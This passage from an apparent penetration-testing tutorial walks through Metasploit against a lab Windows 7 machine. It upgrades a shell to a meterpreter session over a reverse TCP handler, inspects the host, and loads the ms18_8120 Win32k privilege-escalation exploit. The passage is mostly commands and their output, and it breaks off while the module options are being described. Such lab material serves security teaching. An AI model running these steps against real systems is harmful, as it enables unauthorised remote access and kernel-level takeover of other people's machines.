
```
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf5 post(multi/manage/shell_to_meterpreter) > set lhost 192.168.41.163
lhost => 192.168.41.163
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.41.163:4433
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
```

When we run sessions -l command, we can see two shells now : the normal shell we got before and the meterpreter shell we got just now.



```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                           Co
nnection
  --  ----  ----                     -----------                           --
--------
  1         shell x86/windows                                              19
2.168.41.163:4444 -> 192.168.41.129:49159 (192.168.41.129)
  2         meterpreter x86/windows  WIN-BI3UK55VF6A\admin @ WIN-BI3UK55VF6A  19
2.168.41.163:4433 -> 192.168.41.129:49163 (192.168.41.129)

msf5 post(multi/manage/shell_to_meterpreter) >
```

We can interact with the meterpreter session using its session id as shown below.




```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter >
```

2018-8120 Windows Win32k Privilege Escalation Module


TARGET: Windows **TYPE: Remote** **FIREWALL : ON**

This is a Windows privilege escalation module that works by exploiting a vulnerability in the Windows Win32k component. This vulnerability exists as Win32k component fails to properly handle some objects in memory. By exploiting this vulnerability, attacker can run any code with the privileges of a kernel. As with any privilege escalation module the attacker first needs to gain access to the target before running this module. Let us see how this module works. Background the meterpreter session we got on the target as shown below and search for the ms18_8120 module using the search command.




```
meterpreter > background
[*] Backgrounding session 2...
msf5 post(multi/manage/shell_to_meterpreter) > search ms18_8120

Matching Modules
================

   Name                                          Disclosure Date  Rank  Check
 Description
   ----                                          ---------------  ----  -----
 -----------
   exploit/windows/local/ms18_8120_win32k_privesc  2018-05-09       good  No
 Windows SetImeInfoEx Win32k NULL Pointer Dereference


msf5 post(multi/manage/shell_to_meterpreter) > █
```

Load the exploit/windows/local/ms18_8120_win32k_privesc module as shown below. Type the command show options to have a look at all the options this module requires. As you can see in the image shown below, this module needs only option, that of SESSION id.



